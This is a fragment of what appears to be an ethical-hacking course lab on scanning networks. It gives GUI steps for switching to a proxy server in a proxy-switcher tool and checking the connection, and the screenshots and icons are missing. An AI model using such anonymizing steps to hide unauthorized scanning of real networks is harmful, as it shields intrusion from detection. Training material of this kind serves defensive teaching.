Test Targets: <http://maxcdn.bootstrapcdn.com/font-awesome/4.3.0/css/font-awesome.min.css?ver=4.9.8>, <http://ajax.googleapis.com/ajax/libs/jquerymobile/1.4.5/jquery.mobile.min.css>, CORE-MWC


Basic Anonymity 0/96 DL: 1.4 kB/s UL: 0.2 kB/s

Module 03 – Scanning Networks

19. Select one proxy server IP address in the right-hand pane. To switch to the selected proxy server, click the **Switch to Selected Proxy Server** () icon.


20. When the proxy server is connected, it will show the connection icon as .

Note: The proxy selected in this lab might vary in your lab environment.




21. Launch the **Mozilla Firefox** web browser and enter the URL **<http://www.proxyswitcher.com/check.php>** to check the selected proxy-server connectivity. If the connection is successful, the following information is displayed in the browser:

Note: The information displayed above may differ in your lab environment.



